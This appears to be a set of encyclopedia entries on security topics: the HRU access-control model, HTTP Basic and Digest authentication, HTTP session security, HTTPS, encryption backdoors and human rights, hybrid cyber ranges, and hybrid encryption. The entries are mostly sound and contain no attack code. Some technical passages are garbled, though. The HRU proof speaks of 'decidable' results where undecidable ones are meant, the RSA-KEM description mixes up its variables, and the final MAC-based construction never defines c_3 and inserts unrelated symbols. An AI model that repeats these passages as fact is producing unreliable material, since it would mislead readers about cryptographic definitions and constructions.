The security model proposed by Harrison, Ruzzo, and Ullman (HRU) (1976) is a discretionary access control model. In HRU, the current set of access rights at any given time can be represented by a matrix, with one row for each subject and one column for each subject and object (all subjects are also objects). Each cell in the table contains the list of access rights that the specific subject has for the particular object. In addition, HRU defines a primitive set of operations that can be performed.

Definition

The components of the HRU Model include:

- A set of subjects S
- A set of objects O
- A set of access rights R
- An access matrix $M = (M_{so})s \in S$, $o \in O$, the entry M_{so} is the subset of R specifying the rights subject s has on object o

The protection system is represented as a state machine where each state is defined as a triple triple (*S*, *O*, *M*). States are changed by altering the access matrix *M*. Change of the protection system is modeled by the following six primitive operations:

- Enter *r* into M_{so}
- Delete *r* from M_{so}
- Create subject *s*
- Create object *o*
- Destroy subject *s*
- Destroy object *o*

Commands in the HRU model have the format:
command*c*(x_1, …, x_k)
if*r*$_1$ in M_{s_1,o_1} **and**
if*r*$_2$ in M_{s_1,o_1} **and**
…
…
…
if*r*$_m$ in M_{s_m,o_m}
then*op*$_1$, …, *op*$_n$

end
In the above command, s_1, …, s_m and o_1, …, o_m are subjects and objects, respectively, that appear in the parameter list *c*(x_1, …, x_k). The condition part of the command checks whether particular access rights are present; the list of conditions can be empty. If all conditions hold, then the sequence of operations is executed. Each command contains at least one operation. Commands containing exactly one operation are said to be mono-operational commands, and those containing exactly one condition are said to be mono-conditional.

Theory

Safety analysis was first formalized in the HRU model. The safety question asks “Is there an algorithm for determining whether a protection system in some initial state is safe with respect to a right *r*?” This question can be

formalized by the following two definitions of leakage of a right and unsafe state.

Definition 1 A state, that is, an access matrix *M*, is said to leak the right *r* if there exists a command *c* that adds the right *r* into an entry in the access matrix that previously did not contain *r*. More formally, there exist *s* and *o* such that $r \notin M_{so}$, and after the execution of *c*, $r \in M'_{so}$.

Definition 2 Given a protection system and a right *r*, the initial configuration Q_0 is said to be unsafe for *r* (or leaks *r*) if there is a configuration *Q* and a command α such that *Q* is reachable from Q_0 and α leaks *r* from *Q*. Q_0 is said to be safe for *r* if Q_0 is not unsafe for *r*.

The above definition states that a state of a protection system, that is, its matrix *M*, is said to be safe with respect to the right *r* if no sequence of commands can transform *M* into a state that leaks *r*.

Safety is undecidable in the general HRU model, which can be stated formally by the following theorem.

Theorem 1 Given an access matrix *M* and a right *r*, verifying the safety of *M* with respect to *r* is an undecidable problem.

The proof is based on mapping the safety problem to the halting problem of a Turing machine. Turing machines are general models of computing devices, expressed as a machine reading a tape that has a string of zeros and ones. The safety problem can be mapped to the problem of whether the Turing machine will ever halt when reading commands from the tape. Several decidable results about Turing machines are well known, including one that shows it is impossible to develop a general procedure to determine whether a given Turing machine will halt when performing a given computation. The proof of the above theorem follows by the demonstration that a decision procedure for protection systems would also solve the halting problem for Turing machines, which is known to be unsolvable.

However, it has been proven that some restrictive cases have decidable safety results. These include: (1) Safety for mono-operational systems is decidable but NP-Complete, and (2) Mono-conditional monotonic HRU is decidable.

Applications

This work has influenced the development of practical models and the analysis of several theoretical models developed subsequently.

Open Problems and Future Directions

The expressive power of a model is a measure of the flexibility to express policies for different requirements. Expressive power and manageable safety analysis are two conflicting properties of access control models. In general, the more expressive power a model has, the harder it is (if at all possible) to carry out safety analysis. To enhance the expressive power of access control models to suit to the different emerging environments, several extensions to the access control model have been proposed in recent years. Balancing the expressive power and safety in these extended access control models is still an open problem.

HTTP basic authentication; HTTP digest authentication

Definition

Hypertext transfer protocol (*HTTP*) *authentication* (Hallam-Baker et al. 1999) is an integration of password-based authentication, and of challenge-and-response-based authentication, into the HTTP (Mogul et al. 1999). Both basic concepts are modified to comply with the statelessness of the HTTP protocol.

Background

HTTP authentication was developed to protect access to static Web pages. It does not protect the confidentiality of the data during transport. Although it is still implemented in Web browsers and servers, alternative authentication mechanisms (mostly password-based) have gained in importance.

Applications

HTTP communication is based on a simple request–response scheme: The client (the Web browser) sends a request to the server, which answers with a three-digit status code and additional data. The client request specifies a HTTP method (mostly GET to retrieve data, and POST to send data), and the resource on the server that should be accessed with this request. HTTP authentication is based on a shared secret between client and server (e.g., a password).

If the requested resource has restricted access, the server can indicate that HTTP authentication is required by returning a special status code "401," which means "Authentication required." The server also indicates the type of authentication to be used, by sending the HTTP header line "WWW-Authenticate: Basic" to indicate password-based authentication, or "WWW-Authenticate: Digest" together with three additional parameters (as attribute values), to indicate challenge-and-response authentication. These three parameters are the domain of authentication (to help the client decide the shared secret to be used), the challenge value (from which the response will be computed), and a random nonce that will be returned unchanged, to protect against denial-of-service (DoS) attacks.

If "BASIC" authentication is requested, the client prompts the user to enter a password. This password is sent unencrypted (only Base64 coding is used) to the server. Thus "BASIC" authentication should only be used in conjunction with SSL/TLS to protect the confidentiality of the password during transport.

To compute the response in "DIGEST" authentication, the client uses the hash function MD5 on at least the shared secret and the challenge, and on additional parameters (which depend on the different modes of operation), to compute a message authentication code (MAC). This MAC is sent back to the server, encoded as a string of hexadecimal numbers, as the value of the "response" attribute. The main extension to the standard challenge-and-response scheme results from the fact that the HTTP protocol is stateless: The server meanwhile has "forgotten" the challenge it had sent (to enhance HTTP performance), and thus the challenge has to be returned with the response, together with all other request parameters.

To complete authentication, the server in "BASIC" mode simply compares the password (or a hash of it) to a value stored in a database, or in a simple text file, and grants access if the two values match. In "DIGEST" mode, the server has to compute a second MAC based on the returned

parameters, with the only difference that he uses his locally stored version of the shared secret. Again if the two MAC values match, access is granted.

Open Problems

The introduction of dynamic Web pages has triggered a change on the server architecture: The single Web server was replaced by multi-tier architectures consisting of a Web front end, an application logic, and a database server. Since the HTTP connection ends at the Web front end, HTML forms have replaced HTTP authentication for entering passwords: passwords can now be processed by the application logic, and used to get access to the database.

Authentication based on shared secrets does not scale well on the Internet: Shared secrets tend to have low entropy (allowing for dictionary attacks), and the same secrets are used on different links. Public key mechanisms for authentication therefore gain in importance. The SSL/TLS protocol has the ability to authenticate clients based on X.509 certificates; this feature was rarely used up to now, but is now adapted for modern browser-based computing paradigms.


Digest authentication; HTTP digest access authentication scheme

Definition

HTTP Digest Authentication is an application-layer, challenge-response authentication mechanism used by HTTP servers and proxies to verify the identity of users requesting access to protected resources.

Background



The first authentication mechanism for HTTP was the Basic authentication scheme, defined in RFC 1945 (*Hypertext Transfer Protocol—HTTP/1.0*) in May 1996. Basic authentication is a simple mechanism but it has a significant security flaw: it sends users' passwords unprotected over the network. In response to this security weakness, the Digest authentication scheme was proposed in RFC 2069 (*An Extension to HTTP: Digest Access Authentication*) (David and Brian 2002; Franks et al. 1999) in January 1997. RFC 2069 was later replaced by RFC 2617 (*HTTP Authentication: Basic and Digest Access Authentication*) (Franks et al. 1997) in June 1999.

RFC 2617 solved some problems with the original Digest Authentication scheme and added new security enhancements to the scheme.


Applications

Digest and *Basic* authentication assume that each user shares a secret (password) with the server. The user needs to prove her knowledge of the password to the server in order to be able to access protected resources. For this purpose, *Basic authentication* requires the user to send her password unprotected (cleartext) over the network to the server. However, sending cleartext passwords over the network is a serious security flaw because an attacker can eavesdrop an authentication session and learn the user's password. *Digest authentication* avoids this problem by sending a *hash* of the password and other authentication parameters instead of the password itself. In this way, it is more difficult for an attacker to obtain the user's password by capturing her network traffic.

Figure 1 shows a standard Digest authentication exchange. First, a client (i.e., a web browser) sends a request to an HTTP server to access a protected web page. Then, the server determines that the client must be authenticated before granting access to the requested web page. Therefore, the server challenges the client by sending a *401 Unauthorized* status code message that includes the *WWW-Authenticate* header field (a HTTP proxy returns a *407 Proxy Authentication Required* status code message with a *Proxy-Authenticate* header field). After receiving the challenge message, the client computes the response based on the information included in the challenge. Then, the client resends the request to the server but including an *Authorization* header field which contains the response and other required parameters. Finally, the server also computes the response and compares it with the one sent by the client. In addition, the server verifies other information such as the freshness of the client's response and that the request is for the same original resource. If the verification is successful, the server returns the requested web page with a *200 OK* status code. Otherwise, the server challenges the client again using the same or new challenge information.

HTTP Digest Authentication, Fig. 1 HTTP Digest Authentication exchange

An example of the *WWW-Authenticate* header is presented in Fig. 2. The first value corresponds to the mechanism used (Digest or Basic). The *realm* parameter defines the protection space and indicates to the user what username and password to use. The *qop* is an optional parameter indicating the *quality of protection* values supported by the server. Two values are supported: *auth* (authentication only) and *auth-int* (authentication with integrity protection). If *qop* is not present, the traditional Digest authentication mode defined in RFC 2069 is used. The *nonce* is a unique string generated by the server to protect against replay-attacks. Finally, the *opaque* is an optional string generated by the server that should be returned by the client unchanged in subsequent requests.



```
HTTP/1.1401 Unauthorized
WWW-Authenticate: Digest
        realm="testrealm@host.com",
        qop="auth,auth-int",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

HTTP Digest Authentication, Fig. 2 WWW-Authenticate header example (from RFC 2617)

RFC 2617 also defines other optional parameters that can be included in the *WWW-Authenticate* header. The *domain* is a list of URIs also used to define the protection space. The *stale* is a flag indicating that a previous request from the client was rejected because the nonce was stale. The *algorithm* is a string indicating the algorithm used for hash operations

(MD5 is the default algorithm). Finally, the *auth-param* directive is reserved for future extensions.

Figure 3 provides an example of the *Authorization* header created by the client to send the response to the server. The first value corresponds to the mechanism used (Digest or Basic). The *username* value represents the user's name in the specified protection domain (realm). The *uri* parameter indicates the URI used in the original request. The *qop* is an optional directive indicating the "quality of protection" that the client has applied to the message (must be one of the alternatives indicated by the server). The *nc* (nonce count) is an optional value that indicates how many requests the client has sent with the current client nonce value. The server can use this value to detect request replays (i.e., requests using the same *nc* value). The *cnonce* (client nonce) is an optional nonce value generated by the client for protection against chosen-plaintext attacks and to provide mutual authentication and limited message integrity protection. The *nc* and *cnonce* parameters are used only if the *qop* directive was specified by the server in the challenge message. The *response* value corresponds to the response computed by the client as described below. The parameters *realm*, *nonce*, and *opaque* are the same values sent in the challenge by the server (described in previous paragraphs). Finally, the *auth-param* is an optional directive for future extensions.

HTTP Digest Authentication, Fig. 3 Authorization header example (from RCF 2617)

In addition, RFC 2617 defines a third header: the *Authentication-Info* header. This header is sent by the server to the client after a successful verification of the client's response. The main purpose of this header is to provide mutual authentication: the server has to prove its knowledge of the

password. However, the practical use of this header is limited by the additional performance overhead it introduces (i.e., additional messages).

The *response* calculation varies slightly according to the value of the *qop* parameter. If *qop = auth*, the response is calculated as:

$$\begin{aligned} \textbf{Response} &= H(H(\text{A1}) : \text{nonce} : \text{nc} : \text{cnonce} : \text{qop} : H(\text{A2})) \\ \textbf{A1} &= \text{username} : \text{realm} : \text{password} \\ \textbf{A2} &= \text{method} : \text{uri} \end{aligned}$$

where *method* corresponds to the HTTP method used (i.e., GET), *password* is the user's password and *H()* is the cryptographic hash function to use. Digest authentication uses MD5 as the default hash algorithm. The values are concatenated using colons (:) as separators.

If *qop = auth-int*, then only *A*2 changes:

$$\textbf{A2} = \text{method} : \text{uri} : H(\text{entity-body})$$

where *H(entity-body)* is the hash of the HTTP entity-body (not the message body.) This value provides limited message integrity protection.

Finally, if *qop* is not present, then the response is calculated according to the traditional Digest authentication scheme (RFC 2069):

$$\textbf{Response} = H(H(\text{A1}) : \text{nonce} : H(\text{A2}))$$

where *A1* and *A2* are similar to the case where *qop = auth*.

HTTP Digest authentication was designed as a more secure alternative to HTTP Basic authentication. Its main goal is to provide user authentication without sending users' passwords unprotected over the network. Besides user authentication and password confidentiality, it provides limited message integrity protection (only certain fields are protected). In general, Digest authentication is more efficient and easier to deploy than other security mechanisms (i.e., public key authentication, Kerberos, etc.).

However, Digest authentication is considered a weak security protocol when compared with other protocols such as SSL (Secure Socket Layer), TLS (Transport Layer Security), Kerberos, or IPsec (Internet Protocol security). Standard Digest authentication implementations do not provide

message confidentiality, mutual authentication or integrity protection of the whole message. Therefore, they are vulnerable to eavesdropping, message spoofing, redirection, and Man-In-The-Middle (MITM) attacks. Digest authentication is also vulnerable to password brute force and dictionary attacks. Another possible area of concern is the use of MD5 as hash algorithm, given the multiple reported weaknesses of this algorithm. While the security of Digest authentication can be enhanced with the quality of protection (*qop*) options, these parameters are optional. Therefore, these options are not supported by all HTTP clients and servers.

Despite its weaknesses, Digest authentication is also used as the default authentication mechanism for the Session Initiation Protocol (SIP). Only minor modifications are required for the use of Digest authentication in SIP, as described in RFC 3261.

Finally, an alternative to HTTP Digest authentication is the use of Basic authentication in combination with other security protocols such as SSL, TLS or IPsec. Similarly, web forms can also be combined with these security protocols to provide HTTP user authentication.

Synonyms

Web session security

Definition

Hypertext transfer protocol *(HTTP) session security* refers to the security of a collection of related network transactions between an HTTP client (typically, but not always, a Web browser) and an HTTP server (often called a Web server). The compromise of an HTTP session may result in the loss of confidentiality, integrity, or availability of the data being transmitted between the client and the server, or data held by the client or the server.

Background

The HTTP (Fielding et al. 1999) is a generic, stateless, application-layer communication protocol used to transmit data between a client and a server. It allows a client and a server to communicate using simple request–response interactions whereby an HTTP request message is initiated by the client and is followed by a corresponding HTTP response message from the server.

The first version of HTTP was developed in the early 1990s and at that time it was used mainly for distributing static Web content (such as simple HTML and image files). Such interactions do not require the server to maintain any state information from one request to the next, since each can be treated as an independent, unrelated message. While HTTP is still in wide use today, the Internet-based applications that rely upon it have become considerably more complex. In particular, most current HTTP application servers will maintain some state information about each client with which it is interacting. For example, an online shopping application server might store information about the items that a customer has added to a virtual shopping cart. Or, an online banking application server might store information about the identity of a customer it is interacting with (after the customer has completed some authentication process).

The state information maintained by an HTTP server will be associated with a corresponding *HTTP session* – the collection of (usually related) HTTP messages exchanged between a client and a server over a period of time. Typically, when the session is initiated (by the client), the server will generate a *session identifier* that is returned to the client in an HTTP response message. Each subsequent request transmitted by the client during that session will contain a copy of the *session identifier* so that the server can determine the state information to associate with the client. *HTTP Cookies* (Kristol and Montulli 2000) are an example of a mechanism supported by most HTTP clients and servers for transmitting a session identifier in the *header* of HTTP messages.

The information accessible via many HTTP-based applications today can be considered very sensitive and therefore it is critical that the HTTP session be conducted securely. Weaknesses in the way HTTP clients and servers manage and conduct HTTP sessions have lead to a variety of different attacks.

Theory

In practice there are many challenges associated with securely managing and conducting an HTTP session (see The Open Web Application Security Project (OWASP) 2005 for a full treatment). Both the client and the server must be careful to ensure that sensitive session-related information is protected during active sessions and properly disposed of when sessions

complete. Additionally, the communications between the client and the server must be conducted in a manner that prevents an intermediary from interfering with an active session.

Most sensitive applications will require that the HTTP communications be conducted using the transport layer security (TLS) protocol. TLS provides crytpographic authentication and message encryption mechanisms for protecting the communications between the client and the server. While TLS supports cryptographic authentication of the client (by the server), this feature is optional and in many instances TLS is only relied upon for authentication of the server (by the client) and encryption of all transmitted HTTP messages. HTTP itself provides only simple client authentication mechanisms (HTTP Authentication and Authorization) and, in general, when client authentication is required (and TLS is not used for client authentication), then the server application will usually implement its own authentication mechanism.

Designers of server applications must be careful to ensure that the methods they employ for conducting an HTTP session and maintaining the associated state information are secure. For example, session identifiers should be *fresh* (they should not have been previously used) and *unpredictable*. Otherwise, the session identifier associated with an active session might be either obtained from a previous session or guessed, leading to session hijacking attacks or *session fixation attacks* (see Murphey 2005 for a more detailed discussion). If the client is to be authenticated, then the server must carefully monitor the authentication process and ensure that access to sensitive information is granted only after the authentication process has successfully completed.

Designers of client applications must ensure that sensitive information associated with one session is not exposed while the user carries out another session with a (potentially malicious) Web site. Cross-site scripting attacks, are an example of a class of attack which can potentially reveal session identifiers (and other sensitive data) to malicious entities.

Open Problems

Designing, implementing, and deploying secure HTTP applications is particularly difficult due to the complex and distributed nature and modern information systems. Secure management of the underlying HTTP sessions

is likewise difficult due the complicated interactions between the different protocol layers, in particular Transmission Control Protocol (TCP), TLS, HTTP and the application itself. Web services compound this problem by adding the Simple Object Access Protocol (SOAP) into the mix. Currently all of these layers are relied upon (by applications) to provide different security services. The interdependencies between these different protocol layers can lead to subtle, difficult to detect, vulnerabilities.

HTTPS, HTTP Over TLS

Torben Pedersen[34] ✉
(34) Cryptomathic, rhus, Denmark

✉ **Torben Pedersen**
Email: Torben.Pedersen@Cryptomathic.com

Definition

HTTPS provides a mechanism for sending HTTP messages over a TLS secured connection rather than directly over TCP. A secure HTTP request is made using an URL of the type “https://…” instead of the “http://…” request used for ordinary HTTP. The default HTTPS port number is 443, as assigned by the Internet Assigned Numbers Authority.

Background

The usage of HTTP in various (shopping) applications over Internet as well as the need to transmit sensitive information (such as payment information) in many of these introduced the requirement to use HTTP securely. HTTP over SSL was created to allow sending HTTP messages over an SSL secured channel. Today, TLS, the successor of SSL, is normally used to secure the channel.

Theory

SSL and its successor TLS can be used to set up a secure channel between a client and a server. This channel offers confidentiality and server authentication and can optionally provide client authentication.

Thus HTTPS, see (RfC2818: HTTP over TLS), is a two-step process in which security mechanisms and the necessary session keys in TLS are agreed initially. These session keys establish a secure tunnel during which the actual messages can be subsequently transmitted. The HTTPS server must have a certified public key ("Certificate" and "Public Key Cryptography"), which is used when exchanging the session keys (e.g., the client generates and encrypts a common secret under the public key of the server). Only a server having the private key corresponding to the public key in the certificate is able to recover the exchanged secret and obtain a common key with the requesting entity. By looking up the information in the server's certificate, the client can therefore be confident that it communicates with the right server and that only this server can see the contents of the messages transmitted over HTTPS.

In case of client authentication, the client must have a certified key pair as well. During initial key agreement in TLS, this key pair is used to authenticate the client by making a *digital signature*. Thus the server may base its decision to proceed on the identity of the client. In particular, this allows the server to control access to its services.

There are three important limitations of HTTPS. First of all HTTPS does not provide end-to-end security, but only secures the communication channel between the client and the server. In many web applications the messages are processed by a backend application. HTTPS does not provide any security between the web server receiving the request and the backend application. End-to-end security can be provided by adding security on the application level (e.g., as proposed in (RfC2660: the secure hypertext transfer protocol)), but this is outside the scope of HTTPS and must not be confused with HTTPS.

Secondly, the server is only authenticated to the extent that the client verifies the TLS certificate of the server. Browsers can ensure that the certificate is valid (against a root of trust) and that it matches the address of the server. However, in case this verification fails browsers normally leave it to the user to decide what to do. This opens up the door for users to accept a certificate that they should not have accepted.

Thirdly, some attacks have used a server with a name (URL) very close to that of the attacked server. If the attacker gets a TLS certificate for this malicious server and lures the user into accessing it (e.g., using phishing),

TLS will not help the user, who doesn’t notice the small difference in the URL.

Definition

Cybersecurity provides the means to protect citizens' human rights in the digital age. However, government attempts to subvert cryptographic technologies via exceptional access potentially result in the withdrawal, and abuse, of human rights.

Theory

Cybersecurity is generally agreed to be a collection of technologies, processes, and practices that protect assets and data from unauthorized access, attack, and abuse. While its roots lie, as with all IT, in the corporate world, with protection of organizational assets and resources, the expansion of digital technologies into the social world means that it can now be as readily applied to individual citizens. Moreover, it can be seen as a tool that not only protects data and assets but a citizen's *human rights*, and is certainly essential in facilitating such freedoms as the right to privacy and freedom of expression and association.

Fundamental rights should be enjoyed by all human beings by virtue of their humanity, they should not be granted or taken away by a third party. *Human Rights Frameworks* define and classify human rights in either (nonbinding) declarations or (binding) treaties, which are then adopted by states. For example, the European Convention on Human Rights (ECHR) defines human rights that should be observed and respected by all European member states. Central to frameworks is they define rights externally to states (governments), and states can act as guarantors or violators of human rights. Our rights exist to protect individuals from abuse or harm of those freedoms by other individuals, organizations, or states themselves.

The ECHR defines specific freedoms, including the right to liberty and security and the right to respect for private and family life, which is fundamentally supported in online life and work by *cybersecurity practices* such as encrypted communication, authentication, and access control.

Article 8 of the European Convention on Human Rights (European Court of Human Rights 2019) states that:

1. Everyone has the right to respect for his private and family life, his home and his correspondence.

2. There shall be no interference by a public authority with the exercise of this right except such as is in accordance with the law and is necessary in a democratic society in the interests of national security, public safety or the economic well-being of the country, for the prevention of disorder or crime, for the protection of health or morals, or for the protection of the rights and freedoms of others.

With similar rights being defined in Article 12 of the United Nations Declaration on Human Rights (United Nations n.d.). In considering the role of cybersecurity in protecting assets and information, it can also be seen as something that can empower human rights, and provide individuals with the tools to ensure how, for example, their right to privacy, can be implemented in the online world. Cybersecurity should play a fundamental role if their communications are free from interception and tampering by individuals, corporations, or states.

However, recent reemerging political debates around *exception access* to encrypted communication by governments and law enforcement result in tensions with these frameworks as they challenge human rights.

A co-signed open letter by from UK, US, and Australian governments (UK Government 2019) to Mark Zuckerberg, Facebook's CEO on 4 October 2019 showed states once more returning to the need for exceptional access to encrypted communication. The letter asks for access to encrypted communications implemented in the Messenger platform by state actors as a result of national security concerns, specifically the sharing of child abuse materials.

Typically, exception access requires a *backdoor* in an encryption process, which is a method to bypass the usual means of decryption via shared key. A backdoor would allow a third party to access the encrypted information either by means of guessing the key, or having a "skeleton key" that would also allow decryption.

States have routinely had concerns about encryption because its essence –that it facilitates privacy for citizens – is not always desirable by governments. Attempts at exceptional access are nothing new. The *Crypto Wars* (Electronic Frontier Foundation n.d.) between providers and the US government began in the 1970s where cryptographic algorithms and security software designed to allow private digital communications were classified as munitions, in order that they be subject to strict export control (and therefore dissemination to other countries). This legislation was applied to software developer Phillip Zimmerman in 1993 when he created PGP (Zimmermann n.d.), an open source encryption platform that allowed emails to be encrypted and files to be stored securely. Zimmerman was threatened with prosecution because someone had downloaded the software from outside of the USA and therefore, in the eyes of the law, exported the "munitions technology" without government approval. The case was eventually dropped.

However, further attempts to control encryption were conducted in the 1990s, firstly with the *Clipper chip* (CryptoMuseum n.d.), whereby the US government attempted to get hardware providers to incorporate a chip implemented with an encryption algorithm for which the government had an *escrowed copy* of the device's key with which to decrypt anything communicated on the device. When this failed to gain traction with industry, policy makers continued to explore the viability of *key escrow*,

where legislation would compel any encryption providers to register an extra copy of a key with a "trusted third party" who would hand over the key to law enforcement or government officials should a "need" be identified (for example, criminal investigation or national security). Key Escrow was proposed in part of section 1 of the UK's Electronic Communications Act 2000 (UK Government 2000a). However, this section of the legislation was never enacted and was repealed in 2005, which some viewed as the end of the Crypto-wars.

Fundamentally, a backdoor causes encryption's essential role to fail – it is no longer a private communication between two parties, it becomes a communication a third party can access. And control of the nature of the third party is not something one can implement in software code. Advocates of exceptional access, in all its forms, seem to believe that an algorithm can differentiate between "good actors" and "bad actors." This is simply not the case, code cannot make cultural distinctions, as security expert Bruce Schneier (2014) wrote when the FBI were accusing Apple of facilitating crime as a result of removing the means for them to unlock an encrypted iPhone in operating system updates:

> You can't build a "back door" that only the good guys can walk through. Encryption protects against cybercriminals, industrial competitors, the Chinese secret police and the FBI. You're either vulnerable to eavesdropping by any of them, or you're secure from eavesdropping from all of them.

Exceptional access brings into question the *social contract* between states and individuals over the legitimacy of authority. As Jean-Jacques Rousseau (2018) theorized, government cannot impose authority illegitimately and expect passive acceptance. In the case of exceptional access, states are imposing expectations on cybersecurity technologies that would erode the human rights of citizens. The view that governments should be able to disregard everyone's privacy while claiming national security takes precedent is in conflict with human rights frameworks. Moreover, it will fundamentally break one of the essential goals of cybersecurity – to protect one's assets.

Future Directions

An alternative approach, which aligns harmoniously with human rights, lies not in a technical intervention to encrypted communication, but a legislative one. *Compelled decryption*, as implemented in, for example, section 49 of the UK's Regulation of Investigatory Power Act 2000 (UK Government 2000b), requires a suspect of a criminal act to surrender access to encrypted devices. If the suspect required to surrender keys denies access, they can be served a custodial sentence for refusal. Case law (for example, Oliver Drage (Oates 2010) and Lauri Love (Moody 2014) in the UK) has demonstrated its efficacy while still being cognisant of the human rights of all citizens. One might imagine, with the failure of legislators in the Crypto-Wars, and the greater success with compelled decryption, that policy makers would not return to legislative threats around backdoors into encrypted communications. Cybersecurity should be seen as something that underpins human right in a digital age, not a tool that facilitates their erosion by governments.

Synonyms

Cyber-physical range; Security testbed

Definitions

A cyber range is a secure, isolated, interactive platform, simulated and/or emulated, that can be used to generate a representation of an ICT infrastructure in order to conduct cyber security training, technology development or security testing (NIST, 2018). A hybrid cyber range (HCR) is a cyber range whose infrastructure includes actual hardware components, like elements of an industrial control system, as well as simulated and/or emulated components of the societal and human aspects of socio-technical control infrastructure, including culture and political structures, cyber capacities and capabilities and even motivation models of defending and attacking systems.

Background

The concept of a security testbeds is not new and is as old as the concept IT security. The term “cyber range” has been used first by the military through the “National Cyber Range” project which is a DARPA project that has been initiated by the Department of Defence (DoD) in 2008 (DARBA, 2008). Cyber ranges at the time were used to create testbeds that mostly represented conventional organization’s local networks, systems and application. In the last decade the interest in cyber ranges has increased, in particular the interest for cyber ranges that include supervisory control and data acquisition (SCADA) and industrial control systems. This interest can be rooted to the revelation of the Stuxnet attack on SCADA system in some Iranian nuclear facilities. Since then cyber ranges with industrial control systems has been developed and the notion of hybrid cyber range emerged, which combined simulated and emulated environments with an actual hardware components. Besides the interest in cyber ranges with physical hardware components, there has been an interest to include social aspects and train and test decision-making capabilities. In general, cyber security training in hybrid cyber ranges can be offered at various levels of abstractions and complexity. Training and testing can be performed at the individual, team, organizational and even national levels. Additionally, it can include strategic, tactical and operational exercises and consider technical and social aspects of cyber incident management and decision-making.

Hybrid Cyber Range Functionalities

A hybrid cyber range is a platform that can create realistic infrastructures that can be used for training, system development and testing (Yamin et al., 2020). An HCR provides a set of functionalities, which includes

- *Scenario development and management*. As the core of the cyber range is the specification and definition of the exercise scenario, which needs to be modular and configurable. This means that it should be possible to edit the scenario and reuse it as a whole or part of it. We can define a life cycle for an HCR scenario that contains the following steps: evaluation,

designing and customizing, creating and editing, generating, deploying, executing and secure erasing exercise scenarios.

- *Building the run-time environment*. Deploying and executing an HCR scenario requires to build a run-time infrastructure. Main elements that are part of building the run-time infrastructure are
  - Simulating and generating of user and organizational behaviour.
  - Simulating and generating of attack traffic.
  - Simulating and generating of system and network artefacts (traffic and run-time data).
  - Managing infrastructure artefacts and tools.
- *Infrastructure monitoring and analysis*. During the execution of an HCR scenario, various types of events and logs will be generated at various layers, like network, host, application, etc. Collecting, processing and analysing these run-time generated data are essential for other functions of the HCR, like training and testing.
- *Training module*. As a main purpose of the HCR is for cyber security training, a dedicated module is essential to support this goal. This function can be organized into two views, one for instructors and one for trainees. Functionalities in this module include managing classes of users; managing learning material, e.g. slides, videos and compendium; managing labs and deliverable; defining scoring methods and managing scoring outputs; etc.
- *Security testing module*. Testing can indicate a security testing of a product or a system, or a security test of an attack, or defence, technique or methods. This module includes functions that help defining test cases and test profiles; executing the test; analysing the results; and providing an assessment score.
- *Reporting module*. This module is responsible for generating a training or testing reports.

Open Problems and Future Directions

According to a recent survey (Yamin et al., 2020), the following has been identified as open problems and future directions: (1) increase efficiency in terms of time and resources required for preparing and conducting an exercises in a cyber range; (2) increase the realism of the scenarios that

cyber ranges provide, which includes the realism of the deployed infrastructure and the realism of the generated traffic and other artefacts, like user behaviour; (3) provide federation of cyber ranges; (4) enhance security monitoring capabilities and integrate its results to scoring and other functions; (5) enhance educational and security testing capabilities, which are considered as basic in the current solutions; and finally, (6) develop benchmarks to compare various cyber ranges and test inter-operability.

Definition

In a hybrid encryption scheme, a public-key encryption technique is used to encrypt a key K (KEM part) and a symmetric-key encryption technique is used to encrypt the actual plaintext m with the key K (DEM part).

Background

Needham and Schroeder (1978, pp. 998–999) already considered the combined use of public-key and conventional cryptosystems, which they called “hybrid.” After the demise of public-key knapsack systems (Brickell and Odlyzko, 1988), public-key encryption systems were too slow to be used to encrypt the plaintext, so a hybrid solution was used. It was only until the year 2000 when Shoup (2000) analyzed the concept from a proven security viewpoint. He proved that a hybrid encryption scheme is secure against chosen ciphertext attack (CCA-secure) if KEM and DEM are both

CCA-secure. Kurosawa and Desmedt showed a novel construction; their KEM is not CCA-secure, yet the whole scheme is. After that, other approaches have been proposed, too.

Theory

The text focuses primarily on the theoretical work that started with Shoup (2000), using terminology introduced by Shoup. A hybrid encryption scheme consists of two parts, a public-key encryption part called KEM (key encapsulation mechanism) and a symmetric-key encryption part called DEM (data encapsulation mechanism). A hybrid encryption scheme itself is a public-key encryption scheme whose public key and secret key are the same as in the KEM. Hence, its security definitions are the same as those of public-key encryption schemes.

A public-key encryption scheme is said to be IND-CPA-secure (secure in the sense of indistinguishability against chosen plaintext attack) if an adversary obtains (effectively) no information about m from the ciphertext C. It is said to be IND-CCA-secure (secure in the sense of indistinguishability against chosen ciphertext attack) if an adversary obtains (effectively) no information about m from C even if she has access to the decryption oracle that returns a decryption for each query C'. Of course, she cannot query the target ciphertext C.

An advantage of hybrid encryption schemes is that a plaintext can be any bit string of any length. Another advantage is that it is sometimes easier to construct secure hybrid encryption schemes than the direct construction of public-key encryption schemes.

As the first example, consider ElGamal encryption scheme. If the underlying group is defined over an elliptic curve, then a plaintext m must be a point of the elliptic curve in order that it is IND-CPA-secure. Thus, the plaintext space is restricted.

As the second example, consider RSA. Remember that a ciphertext is given by $C = m^e \bmod N$, where (N, e) is a public key. RSA is not IND-CPA-secure because an adversary can see that $m = 0$ if $C = 0$ and $m = 1$ if $C = 1$. Yet it is easy to construct a provably secure hybrid encryption scheme under the RSA assumption as shown below. (The RSA assumption claims that it is hard to compute m from (N, e) and $C = m^e \bmod N$.)

Define RSA-KEM in such a way that the encryption algorithm chooses $u \in F_2^n$ randomly and computes $c_1 = r^e \bmod N$ and $K = H(r)$, where H is a hash function. It then outputs (c_1, K). Next, let the DEM part compute $c_2 = m \oplus \mathrm{PRBG}(K)$, where $\oplus$ denotes bitwise XOR and PRBG denotes a pseudorandom bit generator. (This is essentially the one-time pad.) Finally, let the ciphertext be $C = (c_1, c_2)$. This hybrid encryption scheme is IND-CPA under the RSA assumption in the random oracle model. (H is modeled as a random oracle.) (Bellare and Rogaway, 1993)

Further modify the DEM part as follows. First, let $K = K_e \| K_m$, where $\|$ denotes concatenation. Next, compute $c_2 = m \oplus \mathrm{PRBG}(K_e)$ and $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$, where *MAC* denotes a message authentication code (MAC). Finally, let the ciphertext be $C = (c_1, c_2, c_3)$. This hybrid encryption scheme is IND-CCA-secure under the RSA assumption in the random oracle model. Thus, it is easy to construct a provably secure hybrid encryption scheme in the random oracle model.

